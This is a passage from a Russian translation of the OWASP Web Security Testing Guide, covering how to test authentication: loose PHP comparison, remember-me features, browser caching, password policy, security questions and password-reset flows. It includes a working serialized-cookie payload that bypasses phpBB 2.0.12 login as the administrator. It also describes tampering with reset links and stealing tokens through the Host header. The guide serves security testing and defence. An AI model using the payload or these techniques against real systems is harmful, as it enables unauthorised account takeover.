


Рисунок 4.4.4-6: Простая атака SQL-инъекции

Вольное сравнение в PHP

Если злоумышленник смог получить исходный код приложения, используя ранее обнаруженную уязвимость (например, обход каталога) или из web-репозитория (приложения с открытым исходным кодом), может оказаться возможным провести более изощрённые атаки на реализацию процесса аутентификации.

В следующем примере (PHPBB 2.0.12 — уязвимость обхода аутентификации) во второй строке функция `unserialize()` разбирает предоставленный пользователем файл cookie и устанавливает значения внутри массива `$sessiondata`. В строке 7 MD5-хэш пароля пользователя, хранящийся во внутренней базе данных (`$auto_login_key`) сравнивается с хэшем, предоставленным пользователем (`$sessiondata['autologinid']`).

PHP

```

1. if (isset($HTTP_COOKIE_VARS[$cookienamе . '_sid'])) {
2.     $sessiondata = isset($HTTP_COOKIE_VARS[$cookienamе .
   '_data']) ?
unserialize(stripslashes($HTTP_COOKIE_VARS[$cookienamе .
   '_data'])) : array();
3.     $sessionmethod = SESSION_METHOD_COOKIE;
4. }
5. $auto_login_key = $userdata['user_password'];
6. // Мы должны войти в систему автоматически
7. if( $sessiondata['autologinid'] == $auto_login_key )
8. {
9.     // autologinid соответствует паролю
10.    $login = 1;
11.    $enable_autologin = 1;
12. }
```

В PHP сравнение между любым строковым значением и булевым `true` всегда `true` (поскольку строка содержит значение), поэтому, указав показанную ниже строку в функцию `unserialize()`, можно обойти контроль аутентификации и войти в систему как администратор, чей `userid` равен 2:

PHP

```

a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";} //
исходное значение: a:2:
{s:11:"autologinid";s:32:"8b8e9715d12e4ca12c4c3eb4865aaf6a"
;s:6:"userid";s:4:"1337";}
```

Давайте разберём, что мы сделали в этой строке:

1. **autologinid** теперь является булевым, установленным в **true**: это можно увидеть в изменении значения MD5-хэша пароля (**s:32:"8b8e9715d12e4ca12c4c3eb4865aaf6a"**) на **b:1**
2. **userid** теперь установлен на идентификатор администратора: это можно увидеть в последней части строки, где мы заменили наш идентификатор обычного пользователя (**s:4:"1337"**) на **s:1:"2"**

Инструменты

- [WebGoat](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

Ссылки

- [Niels Teusink: Обход аутентификации в phpBB 2.0.12](#)
- [David Endler: Методы перебора и прогнозирования Session ID](#)

Тестирование уязвимого запоминания пароля

ID

WSTG-ATHN-05

Обзор

Учётные данные являются наиболее широко используемой технологией аутентификации. Из-за широкого распространения пар логин-пароль пользователи уже не справляются с запоминанием своих многочисленных учётных данных во всём многообразии используемых ими приложений.

Чтобы помочь пользователям с учётными данными, появилось множество технологий:

- Приложения предоставляют функцию «запомнить меня», которая позволяет им оставаться аутентифицированным в течение длительного периода времени, не запрашивая повторно учётные данные.
- Менеджеры паролей, в том числе браузерные, которые позволяют безопасно хранить учётные данные, а затем вводить их в формы без вмешательства самого пользователя.

Задача тестирования

- Убедиться, что сгенерированная сессия безопасна и не подвергает опасности учётные данные пользователя.

Как тестировать

Поскольку эти методы обеспечивают лучший пользовательский опыт и позволяют пользователю полностью забыть о своих учётных данных, они увеличивают поверхность атаки. Некоторые приложения:

- Хранят учётные данные в закодированном виде в хранилищах браузера, в чём можно удостовериться в сценариях [тестирования хранилищ браузера](#) и [анализа сессии](#). Учётные данные никоим образом не должны храниться в клиентском приложении и должны быть заменены токенами, сгенерированными на стороне сервера.
- Автоматически вводят учётные данные пользователя в формы, чем могут злоупотреблять:
 - Атаки [перехвата клика](#).
 - Атаки [CSRF](#).
- Следует анализировать срок действия токенов, поскольку некоторые делают их вечными, чем подвергают опасности пользователей в случае, если такие токены будут украдены. Обязательно протестируйте сценарий [тайм-аута сессии](#).

Меры защиты

- Следуйте [рекомендациям по управлению сессиями](#).
- Убедитесь, что учётные данные никогда не хранятся в виде открытого текста и не могут быть легко извлечены в закодированной или зашифрованной форме из механизмов хранения браузера; они должны храниться на стороне сервера и следовать [рекомендациям по хранению паролей](#).

Тестирование уязвимостей кэша браузера

ID

WSTG-ATHN-06

Обзор

На этом этапе тестировщик проверяет, правильно ли приложение инструктирует браузер не сохранять чувствительные данные.

Браузеры могут хранить информацию с целью её кэширования и сбора истории. Кэширование используется для повышения производительности, чтобы загруженную ранее информацию не нужно было загружать снова. Механизмы истории используются для удобства пользователя, поэтому пользователь может видеть именно то, что он видел в момент извлечения ресурса. Если пользователю отображается конфиденциальная информация (например, его адрес, данные банковской карты, индивидуального лицевого счёта или имя пользователя), то эта информация может быть сохранена в целях кэширования или сбора истории и, следовательно, может быть получена путём изучения кэша или просто нажатием кнопки **Назад** в браузере.

Задачи тестирования

- Проанализировать, не хранит ли приложение конфиденциальную информацию на стороне клиента.
- Проверить, возможен ли доступ к ней без авторизации.

Как тестировать

История браузера

Технически кнопка **Назад** — это история, а не кэш (см. [RFC 9111](#)). Кэш и история — две разные сущности. Тем не менее, они имеют один и тот же недостаток при выводе отображённой ранее конфиденциальной информации.

Первый и самый простой тест состоит из ввода чувствительной информации в приложение и выхода из системы. Затем тестировщик нажимает кнопку **Назад** в браузере, чтобы проверить, можно ли получить доступ к ранее загруженной информации без аутентификации.

Если, нажав кнопку **Назад**, тестировщик может получить доступ к предыдущим страницам, но не к новым, то это не проблема с аутентификацией, а проблема с историей браузера. Если эти страницы содержат чувствительные данные, это означает, что приложение не запрещало браузеру хранить их.

При тестировании не обязательно должна быть задействована аутентификация. Например, когда пользователь вводит свой адрес электронной почты, чтобы подписаться на рассылку новостей, его можно извлечь, если не обрабатывать должным образом.

Можно запретить показывать конфиденциальные данные по кнопке **Назад**, например:

- доставляя страницу по протоколу HTTPS;
- установив директиву **Cache-Control: must-revalidate**

Кэш браузера

Здесь тестировщики проверяют, что приложение не пропускает чувствительные данные в кэш браузера. Для этого они могут использовать прокси (например, ZAP) и искать ответы сервера, относящиеся к сессии, проверяя, что для каждой страницы, содержащей чувствительную информацию, сервер дал указание браузеру не кэшировать данные. Такое указание может быть выдано в заголовках HTTP-ответа со следующими директивами:

- **Cache-Control: no-cache, no-store**
- **Expires: 0**
- **Pragma: no-cache**

Этих директив, как правило, достаточно, хотя для заголовка **Cache-Control** могут потребоваться дополнительные флаги, чтобы предотвратить постоянные ссылки на файлы в файловой системе. К ним относятся:

- **Cache-Control: must-revalidate, max-age=0, s-maxage=0**

```
HTTP/1.1:  
Cache-Control: no-cache
```

```
HTTP/1.0:  
Pragma: no-cache  
Expires: "past date or illegal value (e.g., 0)"
```

Например, при тестировании приложения для электронной коммерции, необходимо найти все страницы, содержащие номера банковских карт или какую-либо другую финансовую информацию, и проверить, что на всех этих страницах применяется директива **no-cache**. Если найдутся страницы, содержащие чувствительную информацию, но не указывающие браузеру не кэшировать их содержимое, знайте, что чувствительная информация будет сохранена на диске, и в этом можно убедиться, просто отыскав страницу в кэше браузера.

Точное место хранения этой информации зависит от операционной системы клиента и используемого браузера. Вот некоторые примеры:

- Mozilla Firefox:
 - Unix/Linux: **~/.cache/mozilla/firefox/**

- Windows: `C:\Users\
<user_name>\AppData\Local\Mozilla\Firefox\Profiles\
<profile-id>\Cache2\`
- Internet Explorer:
 - `C:\Users\
<user_name>\AppData\Local\Microsoft\Windows\INetCache\`
- Chrome:
 - Windows: `C:\Users\
<user_name>\AppData\Local\Google\Chrome\User
Data\Default\Cache`
 - Unix/Linux: `~/.cache/google-chrome`

Анализ кэшированной информации

Firefox предоставляет возможность для просмотра кэшированной информации, которая может быть полезна тестировщику. Конечно, существует множество расширений и внешних приложений, которые вы можете предпочесть или которые вам понадобятся для Chrome, Safari или Edge.

Данные о кэше также доступны через Инструменты разработчика в большинстве современных браузеров, таких как [Chrome](#), [Edge](#), [Safari](#) и [Firefox](#). В Firefox также можно использовать URL `about:cache`, чтобы посмотреть кэш.

Проверка обработки кэша в мобильных браузерах

В мобильных браузерах обработка директив кэша может быть совершенно иной. Поэтому тестировщикам следует начинать анализ с новой сессии с чистым кэшем и воспользоваться такими функциями, как Режим устройства (англ.: Device Mode) в [Chrome](#), Отзывчивый дизайн (англ. Responsive Design Mode) в [Firefox](#) или [Safari](#) чтобы протестировать сценарии, описанные выше.

Кроме того, персональные прокси, такие как ZAP и Burp Suite, позволяют указывать, какой агент пользователя (англ.: **User-Agent**) должен передаваться их пауками/сканерами. Его можно установить в значение, соответствующее **User-Agent** мобильного браузера, чтобы проанализировать какие директивы кэширования выдаются тестируемым приложением.

Тестирование методом серого ящика

Методология тестирования такая же как и в случае с чёрным ящиком, поскольку в обоих сценариях тестировщики имеют полный доступ к заголовкам ответов сервера и к HTML-коду. Однако при тестировании методом серого ящика тестировщик может иметь доступ к учётной записи, которая позволит ему протестировать конфиденциальные страницы, доступные только для прошедших проверку подлинности пользователей.

Инструменты

- [OWASP Zed Attack Proxy](#)

Ссылки

Технические руководства

- [Кэширование в HTTP](#)

Тестирование парольной политики

ID

WSTG-ATHN-07

Обзор

Наиболее распространённым и наиболее простым в администрировании механизмом аутентификации является статичный пароль. Пароль — "ключ от королевства", но пользователи часто недооценивают это в угоду удобству. В каждом из недавних громких взломов, в которых раскрывались учётные данные пользователей, сетуют на то, что наиболее распространёнными паролями по-прежнему являются **123456**, **password** и **qwerty**.

Задача тестирования

- Определить устойчивость приложения к подбору паролей методом перебора с использованием доступных словарей паролей, оценив требования к их длине, сложности, повторному использованию и устареванию.

Как тестировать

1. Какие символы разрешены и запрещены для использования в пароле? Требуется ли пользователю использовать символы из разных групп, таких как буквы в верхнем и нижнем регистрах (допустимо ли смешивать символы из разных кодовых страниц?), цифры и специальные символы?
2. Как часто пользователь может менять свой пароль? Как быстро пользователь может изменить свой пароль после предыдущего изменения? Могут ли пользователи обойти требования к истории паролей, изменив свой пароль, например, 5 раз подряд, чтобы после последней смены пароля снова установить свой первоначальный пароль.
3. Когда пользователь должен менять свой пароль?
 - Как [NIST](#), так и [NCSC](#) **против** требования регулярной замены паролей, хотя это может требоваться такими стандартами, как PCI DSS.

4. Как часто пользователь может переиспользовать пароль? Ведёт ли приложение историю предыдущих восьми паролей?
5. Насколько следующий пароль должен отличаться от предыдущего?
6. Запрещено ли в пароле использовать своё имя пользователя или другую информацию учётной записи (например, имя или фамилию)?
7. Каковы минимальные и максимальные длины паролей, которые можно установить, и сопоставляются ли они с уровнем привилегий учётной записи и приложения?
8. Можно ли установить широко известные пароли, такие как **Password1** или **123456**?
9. Выбраны ли учетные данные для пользователя приложением, например, номер социального страхования или дата рождения? Являются ли учетные данные, используемые вместо стандартного пароля, легкодоступными, предсказуемыми или подверженными атакам методом подбора?

Меры защиты

Для снижения риска легко угадываемых паролей, облегчающих несанкционированный доступ, есть два решения: ввести дополнительные меры защиты для аутентификации (например, двухфакторную аутентификацию) или установить строгую парольную политику. Проще и дешевле введение строгой парольной политики, которая будет контролировать длину, сложность, повторное использование и устаревание паролей; хотя в идеале должны быть реализованы оба решения.

Ссылки

- [Атака методом перебора](#)

Тестирование ответа на контрольный вопрос

ID
WSTG-ATHN-08

Обзор

Часто называемые «секретными» вопросами и ответами, контрольные вопросы и ответы часто используются для восстановления забытых паролей (см.

[Тестирование функций изменения или сброса пароля](#), в качестве дополнительной меры защиты к паролю).

Обычно они генерируются при создании учётной записи и требуют, чтобы пользователь выбрал один из заранее подготовленных вопросов и дал соответствующий ответ. Они могут позволять пользователю создавать свои собственные пары вопросов и ответов. Оба метода небезопасны. В идеале контрольные вопросы должны разрешать ответы, известные только пользователю, которые не могут быть угаданы или найдены кем-либо ещё. А это сложнее, чем кажется.

Контрольные вопросы и ответы полагаются на секретность ответа. Вопросы и ответы следует выбирать таким образом, чтобы ответы были известны только владельцу учётной записи. Однако, несмотря на то, что многие ответы могут быть не известны широкой публике, большинство вопросов, которые встречаются на web-сайтах, продвигают псевдо-приватные ответы.

Заранее подготовленные вопросы

Большинство заранее подготовленных вопросов довольно просты по своей природе и могут привести к вскрытию тайны ответа. Например:

- Ответы могут быть известны членам семьи или близким друзьям пользователя, например. «Какая девичья фамилия вашей матери?», «Какая дата вашего рождения?»
- Ответы могут быть легко угадываемыми, например. «Какой твой любимый цвет?», «Какая твоя любимая футбольная команда?»
- Ответы могут быть подобраны перебором, например. «Как зовут вашего первого школьного учителя?» — ответ, вероятно, найдётся в каких-нибудь широко распространённых списках популярных имён, и, следовательно, может быть написана простая атака перебором.
- Ответы могут быть общедоступными, например. "Какой ваш любимый фильм?" — ответ можно легко найти на странице профиля пользователя в социальной сети.

Самостоятельно созданные вопросы

Проблема с собственными вопросами пользователей заключается в том, что это позволяет им создавать совершенно несекретные вопросы или сразу обойти весь смысл наличия контрольного вопроса. Вот несколько примеров из реальной жизни, иллюстрирующих этот момент:

- «Сколько будет 1+1?»
- «Какое у тебя имя пользователя?»
- «Мой пароль — S3curly!»

Задачи тестирования

- Определить сложность вопросов и насколько они прямолинейны.

- Оценить возможные ответы пользователей и возможности их подбора.

Как тестировать

Тестирование недостатков в заранее подготовленных вопросах

Попробуйте получить список «секретных» вопросов, создав новую учётную запись или пройдя через процедуру «Я не помню свой пароль». Постарайтесь сформировать как можно больше вопросов, чтобы получить представление об их типе. Если какие-либо из вопросов попадают в описанные выше категории, они уязвимы для атак (угадываются, подбираются перебором, доступны в социальных сетях и т. д.).

Проверка недостатков в вопросах, созданных самостоятельно

Попробуйте сформулировать контрольные вопросы при создании новой учётной записи, или настроив свойства восстановления пароля у имеющейся. Если система позволяет пользователю создавать собственные контрольные вопросы, она уязвима для несекретных вопросов. Если в системе применяются контрольные вопросы, созданные самостоятельно в функции «Забыл(а) пароль», и если имена пользователей можно подобрать (см. [Перебор и угадывание учётных записей пользователей](#)), то тестировщику должно быть легко перебрать набор созданных самостоятельно вопросов. Следует ожидать, что с помощью этого метода будет найдено несколько лёгких самостоятельно созданных вопросов.

Тестирование ответов методом перебора

Используйте методы, описанные в разделе [Тестирование механизма блокировки](#), чтобы определить, запускает ли ряд неправильно данных ответов механизм блокировки.

Первое, на что следует обратить внимание при попытке использования контрольных вопросов, — это количество вопросов, на которые необходимо ответить. Большинству приложений требуется, чтобы пользователь ответил всего на один вопрос, тогда как некоторые важные приложения могут потребовать от пользователя ответа на два или даже больше вопросов.

Следующий шаг — оценить сложность контрольных вопросов. Можно ли получить ответы простым поиском в Google или с помощью социальной инженерии? Вот пошаговое руководство для пентестера по использованию схемы секретных вопросов:

- Позволяет ли приложение конечному пользователю выбрать вопрос, на который нужно ответить? Если да, сосредоточьтесь на вопросах, которые имеют:

- Общеизвестный ответ; например, что-то, что можно было бы найти с помощью простого запроса в поисковой системе.
- Факты из жизни, например, «первый учитель» или другие факты, которые можно найти в соц.сетях.
- Несколько вариантов ответов, например, «какой модели был ваш первый автомобиль». Эти вопросы имеют небольшой список возможных ответов, и, основываясь на статистике, злоумышленник мог бы ранжировать их от наиболее до наименее вероятных.
- Определите, если это возможно, сколько у вас догадок:
 - Допускает ли сброс пароля неограниченное количество попыток?
 - Есть ли период блокировки после нескольких неправильных ответов? Имейте в виду, что система блокировки сама по себе может стать проблемой, поскольку злоумышленник может использовать её для запуска атаки «отказ в обслуживании» против законных пользователей.
 - Выберите подходящий вопрос на основе анализа вышеперечисленных пунктов и определите наиболее вероятные ответы.

Ключом к успешной эксплуатации и обходу «секретных» вопросов является поиск вопроса или набора вопросов, дающих возможность легко найти ответы. Всегда ищите вопросы, которые могут дать вам наибольшие статистические шансы угадать правильный ответ, если вы абсолютно не уверены ни в одном из них. В конце концов, схема «секретных» вопросов надёжна ровно настолько, насколько сложен самый простой вопрос.

Ссылки

- [Проклятие «секретного» вопроса](#)
- [Памятка OWASP по «секретным» вопросам](#)

Тестирование функций изменения или сброса пароля

ID

WSTG-ATHN-09

Обзор

Для любого приложения, которое требует от пользователя аутентификации с помощью пароля, должен быть механизм, с помощью которого пользователь может восстановить доступ к своей учётной записи, если он забудет свой пароль. Хотя иногда это может быть неавтоматизированной процедурой, которая включает в себя обращение к владельцу web-сайта или в службу сопровождения,

пользователям часто разрешается выполнять самостоятельный сброс пароля и восстанавливать доступ к своей учётной записи, подтверждая каким-либо другим образом свою личность.

Поскольку эта функция обеспечивает прямой путь к компрометации учётной записи пользователя, крайне важно, чтобы она была реализована безопасно.

Задача тестирования

- Определить, позволяют ли функции смены и сброса пароля компрометировать учётные записи.

Как тестировать

Сбор информации

Первым шагом является сбор информации об имеющихся механизмах, позволяющих пользователю сбросить свой пароль в приложении. Если на сайте есть несколько интерфейсов (например, web-, мобильное приложения и API), и они предоставляют разные функции, то все они должны быть проверены.

Как только это будет установлено, определите, какая информация требуется для того, чтобы пользователь инициировал сброс пароля. Это может быть имя пользователя или адрес электронной почты (и то и другое можно узнать из общедоступной информации), но это также может быть внутренний идентификатор пользователя.

Общие вопросы

Независимо от конкретных методов, используемых для сброса паролей, необходимо учитывать ряд общих вопросов:

- Является ли процесс сброса пароля менее строгим, чем процесс аутентификации?

Процесс сброса пароля предоставляет альтернативный механизм доступа к учётной записи пользователя и поэтому должен быть по крайней мере таким же безопасным, как и обычный процесс аутентификации. Однако он может обеспечить более простой способ скомпрометировать учётную запись, особенно если она использует менее стойкие факторы аутентификации, такие как контрольные вопросы.

Кроме того, процесс сброса пароля может обойти требование использования многофакторной аутентификации (MFA), что может существенно снизить защиту приложения.

- Есть ли ограничение по частоте запросов или другая защита от автоматических атак?

Как и в случае с любым механизмом аутентификации, процесс сброса пароля должен иметь защиту от автоматических атак или атак методом перебора. Существует множество различных методов, которые можно использовать для достижения этой цели, таких как ограничение скорости или использование CAPTCHA. Это особенно важно для функций, которые запускают внешние действия (например, отправку электронной почты или SMS), или когда пользователь вводит токен сброса пароля.

Также можно защититься от атак методом перебора, заблокировав учётную запись в процессе сброса пароля после определённого количества последовательных попыток. Однако это также может помешать законному пользователю сбросить свой пароль и восстановить доступ к своей учётной записи.

- Уязвим ли процесс к распространённым атакам?

Помимо конкретных областей, обсуждаемых в этом руководстве, также важно проверить наличие других распространённых уязвимостей, таких как SQL-инъекции или межсайтовые скрипты.

- Разрешает ли процесс сброса перебор пользователей?

См. раздел [Перебор и угадывание учётных записей пользователей](#) для получения дополнительной информации.

Email: отправка нового пароля

В этой модели новый пароль высылаётся пользователю по электронной почте после подтверждения его личности. Это считается менее безопасным по двум основным причинам:

- Пароль отправляется пользователю в незашифрованном виде.
- Пароль для учётной записи меняется при отправке запроса, что фактически блокирует доступ пользователя к своей учётной записи до тех пор, пока он не получит электронное письмо. Повторяя запросы, можно запретить пользователю доступ к своей учётной записи.

Там, где используется этот подход, следует рассмотреть следующие вопросы:

- Принуждается ли пользователь менять пароль при первом входе в систему?

Новый пароль отправляется по электронной почте в незашифрованном виде и может оставаться в папке Входящие неопределённое время, пока пользователь не удалит электронное письмо. Таким образом, он должен поменять пароль, как только войдёт в систему в первый раз.

- Безопасно ли сгенерирован пароль?

Пароль должен быть сгенерирован с использованием криптографически стойкого генератора псевдослучайных чисел ([CSPRNG](#)) и должен быть

достаточно длинным, чтобы предотвратить угадывание пароля или атаки методом перебора. Для безопасного и удобного использования он должен быть сформирован с использованием подхода в стиле безопасной парольной фразы (т.е. словосочетания из нескольких слов), а не одной строки из случайных символов.

- Отправляется ли пользователю текущий пароль?

Вместо создания нового пароля для пользователя некоторые приложения отправляют его существующий пароль. Это очень небезопасный подход, поскольку он передаёт текущий пароль по незашифрованной электронной почте. Кроме того, если сайт может восстановить существующий пароль, это означает, что пароли либо хранятся с использованием обратимого шифрования, либо (что более вероятно) в виде незашифрованного открытого текста, что представляет собой серьёзную уязвимость в системе безопасности.

- Электронные письма отправляются с домена с защитой от спуфинга?

В домене должны быть настроены [SPF, DKIM и DMARC](#), чтобы злоумышленники не могли подделывать электронные письма с него, что может быть использовано в социальной инженерии.

- Достаточно ли защищена электронная почта?

Электронные письма обычно отправляются в незашифрованном виде, и во многих случаях учётная запись электронной почты пользователя не защищена MFA. Email также может быть общим для группы людей, особенно в корпоративной среде.

Подумайте, подходит ли функция сброса пароля через электронную почту для контекста тестируемого приложения.

Email: отправка ссылки

В этой модели пользователям по электронной почте направляется ссылка, содержащая токен. Затем они могут перейти по этой ссылке, и им будет предложено ввести новый пароль на сайте. Это наиболее распространённый подход для сброса пароля, но его сложнее реализовать, чем рассмотренный ранее. Ключевые вопросы для рассмотрения:

- Используется ли в ссылке HTTPS?

Если токен отправляется по незашифрованному протоколу HTTP, злоумышленник может его перехватить.

- Можно ли использовать ссылку несколько раз?

Срок действия ссылок должен истекать сразу после их использования, в противном случае они создают постоянный бэкдор для учётной записи.

- Истекает ли срок действия ссылки, если она остаётся неиспользованной?

Срок действия ссылки должны быть ограничен. Конкретный срок будет зависеть от сайта, но он редко должен превышать один час.

- Достаточно ли токен длинный и случайный?

Безопасность процесса полностью зависит от того, сможет ли злоумышленник угадать или подобрать токен. Токены должны формироваться с помощью криптографически стойкого генератора псевдослучайных чисел (CSPRNG) и должны быть достаточно длинными, чтобы злоумышленник не смог их угадать или перебрать. 128 бит (или 32 шестнадцатеричных символа) — пока достаточный минимум, чтобы сделать такую онлайн-атаку нецелесообразной.

Токены никогда не должны генерироваться на основе известных значений, например, путем использования MD5-хэша электронной почты пользователя с помощью `md5($email)` или с GUID, которые могут использовать некриптостойкие генераторы псевдослучайных чисел (PRNG) или даже могут не быть случайными в зависимости от типа GUID.

Альтернативный подход к случайным токенам заключается в использовании токена, подписанного электронной подписью, например, JWT. В этом случае следует провести стандартные тесты JWT (проверяется ли подпись, можно ли использовать алгоритм "nONE", можно ли подобрать ключ HMAC и т.д.). Дополнительную информацию см. в разделе [Тестирование JSON Web Token](#).

- Содержит ли ссылка идентификатор пользователя?

Иногда ссылка для сброса пароля может включать идентификатор пользователя, а также токен, например `reset.php?userid=1&token=123456`. В этом случае можно изменяя параметр `userid`, сбрасывать пароли других пользователей.

- Можно ли ввести другой заголовок хоста?

Если приложение доверяет значению заголовка `Host` и использует его при генерации ссылки для сброса пароля, то может оказаться возможным украсть токены, вводя в запрос модифицированный заголовок `Host`. Дополнительную информацию см. в разделе [Тестирование инъекций в заголовке Host](#).

- Доступна ли ссылка другим лицам?

Если страница, на которую переходит пользователь, содержит контент от других сторон (например, загрузку скриптов из других доменов), то токен сброса в URL-адресе может отображаться в HTTP-заголовке `Referer`, отправляемом в этих запросах. Для защиты от этого можно использовать HTTP-заголовок `Referrer-Policy`, поэтому проверьте, задан ли он для страницы.

Кроме того, если страница содержит скрипты отслеживания, web-аналитики или рекламы, токен также будет доступен для них.

- Защищён ли от спуфинга домен, с которого отправляются электронные письма?

В домене должны быть настроены SPF, DKIM и DMARC, чтобы злоумышленники не могли подделывать электронные письма с него, что может быть использовано в социальной инженерии.

- Достаточно ли защищена электронная почта?

Электронные письма обычно отправляются в незашифрованном виде, и во многих случаях учётная запись электронной почты пользователя не защищена MFA. Email также может быть общим для группы людей, особенно в корпоративной среде.

Подумайте, подходит ли функция сброса пароля через электронную почту для контекста тестируемого приложения.

Токены, отправляемые с помощью SMS или звонка по телефону

Вместо отправки токена по электронной почте альтернативным подходом является отправка его с помощью SMS или автоматического телефонного звонка, который затем пользователь вводит в приложении. Ключевые вопросы для рассмотрения:

- Достаточно ли токен длинный и случайный?

Токены, отправляемые таким образом, обычно короче, поскольку они предназначены для ввода вручную, а не для встраивания в ссылку. Довольно часто приложения используют число из шести цифр, которое даёт всего ~20 бит энтропии (можно подобрать онлайн), вместо более длинного токена, применяемого для электронной почты.

Для этого варианта важно защищать функцию сброса пароля от атак методом перебора.

- Можно ли использовать токен несколько раз?

Токены должны становиться недействительными сразу после их использования, иначе они обеспечивают постоянный бэкдор для учётной записи.

- Истекает ли срок действия токена, если он остаётся неиспользованным?

Поскольку более короткие токены сильнее подвержены атакам методом перебора, для них следует использовать более короткий срок действия, чтобы закрывать окно, доступное злоумышленнику для проведения атаки.

- Есть ли ограничения по частоте запросов?

Отправка SMS-сообщения или автоматический телефонный звонок требуют от пользователя значительно больше внимания, чем отправка электронной почты, и могут применяться для причинения беспокойства или даже атак типа «отказ в обслуживании» на его телефон. Приложение должно реализовать ограничение частоты запросов, чтобы это предотвращать.

Кроме того, SMS-сообщения и телефонные звонки часто сопряжены с финансовыми расходами для отправляющей стороны. Если злоумышленник способен вызвать отправку большого количества сообщений, это может привести к значительным затратам для оператора web-сайта. Это особенно заметно, если они отправляются на международные номера или на номера с премиальными тарифами. Однако разрешение звонков на международные номера может быть требованием приложения.

- Достаточно ли защищены SMS или телефонный звонки?

Продemonстрировано [множество атак](#), позволяющих злоумышленнику перехватить SMS-сообщения. Существуют противоречивые мнения о том, достаточно ли безопасны SMS, чтобы их можно было использовать в качестве фактора аутентификации.

Обычно, имея физический доступ к устройству, можно ответить на автоматический телефонный звонок, не требуя ввода PIN-кода или отпечатка пальца для разблокировки телефона. В некоторых обстоятельствах (например, в открытом пространстве офиса) это может позволить внутреннему злоумышленнику тривиально сбросить пароль другого пользователя, подойдя к его столу, пока его нет рядом.

Подумайте, подходят ли SMS или автоматические телефонные звонки, к контексту тестируемого приложения.

Контрольные вопросы

Вместо того, чтобы отправлять ссылку или новый пароль, в качестве механизма аутентификации пользователя можно использовать контрольные (они же "секретные") вопросы. Это считается плохой практикой, и её не следует использовать, если есть варианты получше.

Дополнительную информацию см. в разделе [Тестирование ответа на контрольный вопрос](#).

Аутентифицированная идентификация и изменения конфигурации

Если приложение поддерживает возможность изменения основного идентификатора учетной записи (например, адреса электронной почты или номера телефона), который используется в функциях изменения и сброса пароля, пользователь должен быть вынужден пройти повторную аутентификацию. Когда основной идентификатор, используемый в функции изменения пароля, может быть изменен без повторной аутентификации, это позволяет обойти повторную аутентификацию в функции изменения пароля. В целом, все, что влияет на безопасность учетной записи (электронная почта, MFA, настройки резервного копирования и т. д.), должно требовать повторной аутентификации перед изменением.

Например: приложение имеет процесс сброса пароля, который отправляет ссылку сброса на адрес электронной почты учетной записи. Приложение также требует повторной аутентификации, если пароль пытаются изменить с точки зрения аутентифицированного пользователя. Если злоумышленник получит доступ к учетной записи (через украденный файл cookie, физический доступ к компьютеру и т. д.) и изменит адрес электронной почты учетной записи без необходимости повторной аутентификации, то для смены пароля можно использовать процедуру сброса пароля, минуя процедуру смены пароля с аутентификацией.

Аутентифицированное изменение пароля

Как только пользователь подтвердит свою личность (с помощью ссылки для сброса пароля, кода восстановления или путем входа в приложение), он сможет изменить свой пароль. Ключевыми вопросами для рассмотрения являются:

- Указывается ли идентификатор пользователя при установке пароля?

Если идентификатор пользователя включается в запрос на сброс пароля, но не проверяется, возможно, его можно модифицировать и изменить пароли других пользователей.

- Требуется ли пользователю повторная аутентификация?

Если вошедший в систему пользователь пытается изменить свой пароль, его следует попросить повторно пройти аутентификацию с текущим паролем, чтобы защититься от злоумышленника, который получил доступ к сессии, временно оставшейся без присмотра. Если у пользователя включена многофакторная аутентификация, он, как правило, будет повторно аутентифицироваться с её помощью, а не через пароль.

- Уязвима ли форма смены пароля для CSRF?

